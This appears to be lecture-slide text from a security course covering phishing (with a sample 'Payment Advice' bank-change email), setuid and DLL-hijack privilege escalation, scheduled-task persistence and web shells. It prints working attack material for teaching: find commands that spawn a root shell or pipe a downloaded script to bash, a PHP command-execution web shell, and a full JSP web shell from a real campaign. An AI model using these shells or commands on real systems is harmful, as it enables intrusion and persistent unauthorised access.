**From:** Wanda Dasch <wdasch@gamry.com>  
**Date:** Thursday, 24 August 2023 at 10:09  
**To:** [REDACTED]  
**Cc:** [REDACTED]  
<mantoniak@gamry.com>  
**Subject:** Payment Advice

Dear All,


Sorry to bother you, we wish to inform you that our finance department has currently commenced upgrading the bank account ending with 474 you have on your system, as a result of the ongoing upgrade we will be unable to receive payments using these bank accounts until further notice.

# Sending Mail Domain (III)



- ☐ Real
- ☐ Irrelevant
- ☐ Credible
- ☐ Lookalike
- ☐ **Spoofed**
  - ☐ **Identical** to that of claimed sender
  - ☐ Necessary vulnerabilities / misconfigurations (either in claimed sender or in recipient)
- ☐ Partial defenses: SPF / DKIM / DMARC (beyond our course)

# "Spoofed": Example



# Persistence and Privilege Escalation



# Persistence and Privilege Escalation

## Persistence

19 techniques

- ❑ **Persistence ... to keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.
  - ❑ ...replacing or hijacking legitimate code or adding startup code.

## Privilege Escalation

14 techniques

- ❑ **Privilege Escalation ... to gain higher-level permissions** on a system or network.
  - ❑ ...system weaknesses, misconfigurations, and vulnerabilities.


- ❑ If you achieve Privilege Escalation then you can execute more techniques for Persistence

# **Setuid e Setgid: Privilege Escalation**





# Setuid e Setgid: Privilege Escalation



- ❑ An adversary may abuse configurations where an application has the setuid or setgid bits set in order to get code running in a different (and possibly more privileged) user's context.

# Linux: find

## find(1) - Linux man page

### Name

find - search for files in a directory hierarchy

### Synopsis

**find** [-H] [-L] [-P] [-D debugopts] [-Olevel] [path...] [expression]

```
find . -name "*.txt"
```

Search recursively from current directory and display pathname

```
find . -name "*.txt" -exec ls -l {} \;
```

...and access rights (by executing `ls -l` on each file found)

# Misconfiguration: find



```
-rwsr-xr-x 1 root root 532K Jan 15 12:34 /usr/bin/find
```

Can be executed by any user with the access rights of its owner (root)

**// spawn an interactive root shell**

```
find . -exec /bin/sh \;
```

**// download from URL and execute as a root shell**

```
find . -exec sh -c 'curl -s URL | bash' \;
```


# Web Shell: Persistence



# Web Shell: Persistence


## Persistence

19 techniques



- ❑ Adversaries may **backdoor** web servers with web shells to establish persistent access to systems.
- ❑ A Web shell is **a Web script** that is placed on an openly accessible Web server to allow an adversary to access the Web server as a gateway into a network.
- ❑ A Web shell may provide a set of functions to execute or a **command-line interface** on the system that hosts the Web server.

# Dynamic Web Document



# Web Shell (I)




❑ Attacker installs in victim webapp a module that:


1. Creates a **dynamic** document

- ❑ Identified by some URL-A
- ❑ Managed as a **program** (**not** as data)
- ❑ Input = query string
- ❑ Output = returned document

2. When it runs, it **spawns a shell** on the web server that executes **one** command and terminates



# Web Shell (II)





# Example (I)

- ❑ Assume WS supports dynamic content generated in **PHP**

- ❑ Attacker installs PHP module named **innocent.php**

- ❑ Expected HTTP request parameters:

- ❑ **cmd** Command to execute

- ❑ **password** Password encoded in the module to make sure that no other attacker can use that web shell

`http://IP-target/innocent.php?password=hackwzd&cmd=ls`

# Example (II)

Boolean function in `innocent.php`  
that returns true only if  
the value of parameter `password`  
is a predefined string

**innocent.php**

```
...  
if (auth($_GET['password'])) {  
    echo '<pre>'.exec($_GET['cmd']).'<pre>';  
}  
...
```

PHP library function that  
**invokes a shell**  
executing the value of parameter `cmd`

# Real Example (Massive Campaign 2025)

```
<%@ page import="java.util.*,java.io.*"%>
```

```
<HTML><BODY>
```

```
<FORM METHOD="GET" NAME="myform" ACTION="">
```

```
<INPUT TYPE="text" NAME="cmd">
```

```
<INPUT TYPE="submit" VALUE="Send">
```

```
</FORM>
```

```
<pre>
```

```
<%
```

```
if (request.getParameter("cmd") != null) {
```

```
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
```

```
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
```

```
    OutputStream os = p.getOutputStream();
```

```
    InputStream in = p.getInputStream();
```

```
    DataInputStream dis = new DataInputStream(in);
```

```
    String disr = dis.readLine();
```

```
    while ( disr != null ) {
```

```
        out.println(disr);
```

```
        disr = dis.readLine();
```

```
    }
```

```
}
```

```
%>
```

```
</pre>
```

```
</BODY></HTML>
```

Java servlet

☐ Serves a FORM

☐ Handles its submission

# Web Shell (III-a)



- ❑ Web shell traffic:
  - ❑ **Hidden** within web server traffic
  - ❑ Generated **only** while web shell is being accessed
- ❑ **Only** the Attacker is aware of the existence of the web shell
  - ❑ Unusual URLs on a web server can be spotted in theory...
  - ❑ ...very hard in practice



- ❑ Web shell may remain unnoticed for **very long periods**


# **Scheduled Task/Job: Persistence**



# Scheduled Task/Job: Persistence

## Persistence

19 techniques




- ❑ Adversaries may abuse task scheduling functionality to facilitate **initial** or **recurring** execution of malicious code.
- ❑ Utilities exist within all major operating systems to **schedule** programs or scripts to be executed at a specified date and time

# Scheduled Task/Job: Persistence

## Persistence

19 techniques



- ❑ Adversaries may abuse the **Windows** Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are **multiple** ways to access the Task Scheduler in Windows. The `schtasks` utility can be run directly on the command line, or ...
- ❑ Adversaries may abuse the `cron` utility in **Unix-like** systems to perform task scheduling for initial or recurring execution of malicious code. The `crontab` files contain the schedule of the jobs to be run and can be stored in **many** o.s.-specific places.

# crontab **Example (Linux)**

1	Minute (0-59)
2	Hour (2-24)
3	Day of month (1-31)
4	Month (1-12, Jan, Feb, etc)
5	Day of week (0-6) 0 = Sunday, 1 = Monday etc or Sun, Mon, etc.
6	User that the command will run as
7	Command to execute

```
30 1 * * * root command
```

**Execute** `command` **as** `root` **at** 1:30 every day

- ❑ Adversaries may attempt to:
  - ❑ Modify an existing `crontab` file
  - ❑ Create a `crontab` file in a directory that may contain one
  - ❑ Modify an executable scheduled in a `crontab` file



# schtasks **Example (Windows)**

## Syntax

```
schtasks /change  
schtasks /create  
schtasks /delete  
schtasks /end  
schtasks /query  
schtasks /run
```

```
"C:\Windows\System32\schtasks.exe" /CREATE  
/SC ONCE /ST 17:21:58  
/TN 9T6ukfi6 /TR  
"'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST
```

(real case; see companion website for an explanation)

- ❑ Adversaries may attempt to:
  - ❑ Create a scheduled task
  - ❑ Modify an executable of a scheduled task

# When you want to cry



- ❑ Execute this command on your notebook

```
schtasks /query /fo list /v
```

# DLL Abuse



# Dynamic Link Library (DLL) (I)



- ❑ Technology that exists in **every** modern o.s.
- ❑ We will focus on Windows
  - ❑ Windows: DLL
  - ❑ Linux: Shared object

# Dynamic Link Library (DLL) (II)



- ❑ **Library** used by a program but **not** contained in the **executable** file
- ❑ Stored in a file with `.dll` extension
  
- ❑ Can be loaded in the process memory in two ways:
  - ❑ **Load time**: executable contains name of DLL and info "load time"
  - ❑ **Run time**: program invokes system call with name of DLL
  
- ❑ Operating system:
  - ❑ Allocates (virtual) memory in the process
  - ❑ Locates file containing DLL
  - ❑ Maps file content to process (virtual) memory  
(and a **lot** of other **complex** details)

# Example Usage (outline)

```
// Specify the DLL to load  
LPCSTR dllPath = "example.dll";
```

```
// Load the DLL into memory
```

```
HMODULE hDll = LoadLibrary(dllPath);
```

```
if (!hDll) { ... return 1; }
```

```
// Get the function address
```

```
// (FuncType is defined as a pointer to function, with expected signature)
```

```
FuncType func = (FuncType) GetProcAddress(hDll, "ExampleFunction");
```

```
if (!func) { ... return 1; }
```

```
// Call the function
```

```
func();
```

← O.S. locates DLL File and loads it  
in memory of running process

# Dynamic Link Library (DLL) (II)



## ❑ Advantages:

- ❑ Executable file **smaller**
- ❑ Usually **one** copy in physical memory for **all** the processes that use it
- ❑ DLL can be **upgraded** independently of all the programs that use it
- ❑ Invoking program and DLL can be written in **different** languages  
(need only agree on naming and calling conventions)

## ❑ Disadvantage:

- ❑ Executable file not self contained

# Key problem

```
// Specify the DLL to load  
LPCSTR dllPath = "example.dll";
```

```
// Load the DLL into memory  
HMODULE hDll = LoadLibrary(dllPath);  
if (!hDll) { ... return 1; }
```

```
// Get the function address  
// (FuncType is defined as a pointer to function, with expected signature)  
FuncType func = (FuncType) GetProcAddress(hDll, "ExampleFunction");  
if (!func) { ... return 1; }
```

```
// Call the function  
func();
```

**COMPLEX** rules for  
DLL Name → DLL File

Adversaries can **abuse** these rules  
and cause a **malicious** DLL File  
to load



# Just to have an idea



- ❑ DLL name → DLL file
  - ❑ Predefined **list of directories**
  - ❑ Predefined list of names and/or directories in one or more keys in the **registry** (o.s. configuration)
  - ❑ **Order** and **details** depend on **many** factors, including executable, process, DLL
  
- ❑ Adversaries may **abuse** these rules in **many** ways
  - ❑ Just **one** of them in the next slide

# DLL Search Order Hijacking

- ❑ DLL **N-TRUE** is in directory **DX**
- ❑ O.S. **searches** with this directory **order**: D1,D2,...,**DX**,...
- ❑ Attacker has **write** access right in a directory searched **before** DX



- ❑ Adversary:
  - ❑ Creates malicious DLL named **N-TRUE**  
(functions must have same signatures as the legitimate DLL)
  - ❑ Places it in a directory searched **before** DX
  - ❑ Wait for an application to load **N-TRUE**

# Tactics

## Persistence

19 techniques

## Privilege Escalation

14 techniques

- ❑ **Persistence:** Adversary code (**DLL**) will be executed again and again, across shutdown and bootstrap
- ❑ **Privilege Escalation:** if **DLL** is used by a process of a User with **high privilege**

Hijack  
Execution  
Flow (13)

DLL Search Order Hijacking
DLL Side-Loading
Dylib Hijacking
Executable Installer File Permissions Weakness
Dynamic Linker Hijacking
Path Interception by PATH Environment Variable
Path Interception by Search Order Hijacking
Path Interception by Unquoted Path
Services File Permissions Weakness
Services Registry Permissions Weakness
COR_PROFILER
KernelCallbackTable
AppDomainManager

# Persistence Recap



## Persistence

19 techniques

- ❑ **Persistence ... to keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.
  - ❑ ...replacing or hijacking legitimate code or adding startup code.

- ❑ Server software component: Web shell
- ❑ Hijack execution flow: DLL search order hijacking
- ❑ Scheduled Task/Job: cron, Scheduled Task

# Privilege Escalation Recap

## Privilege Escalation

14 techniques


- ❑ Privilege Escalation ... to gain higher-level permissions on a system or network.
  - ❑ ...system weaknesses, misconfigurations, and vulnerabilities.

- ❑ Abuse elevation control mechanism: Setuid / Setgid
- ❑ Hijack execution flow: DLL search order hijacking
- ❑ Exploitation for privilege escalation
- ❑ Valid accounts
- ❑ Domain policy modification

# **Initial Access: Supply Chain and Trust**



# Initial Access (I)



Initial Access	
9 techniques	
Drive-by Compromise	
Exploit Public-Facing Application	
External Remote Services	
Hardware Additions	
II Phishing (3)	
Replication Through Removable Media	
	
II Valid Accounts (4)	

Nothing really surprising


# Initial Access (II)

Initial Access	
9 techniques	
	Drive-by Compromise
	Exploit Public-Facing Application
	External Remote Services
	Hardware Additions
II	Phishing (3)
	Replication Through Removable Media
II	Supply Chain Compromise (3)
	Trusted Relationship
II	Valid Accounts (4)

**BIG (REALLY BIG) HEADACHES**




# Trusted Relationship (I)



Organizations often grant **elevated access** to second or third-party **external providers** in order to allow them to **manage internal systems** as well as cloud-based environments.

Adversaries may **breach providers who have access to intended victims**. Access through trusted third party relationship abuses an existing connection that **may not be protected** or **receives less scrutiny** than standard mechanisms of gaining access to a network.

# Trusted Relationship (II)



In Office 365 environments, organizations may grant Microsoft partners or resellers **delegated administrator permissions**.

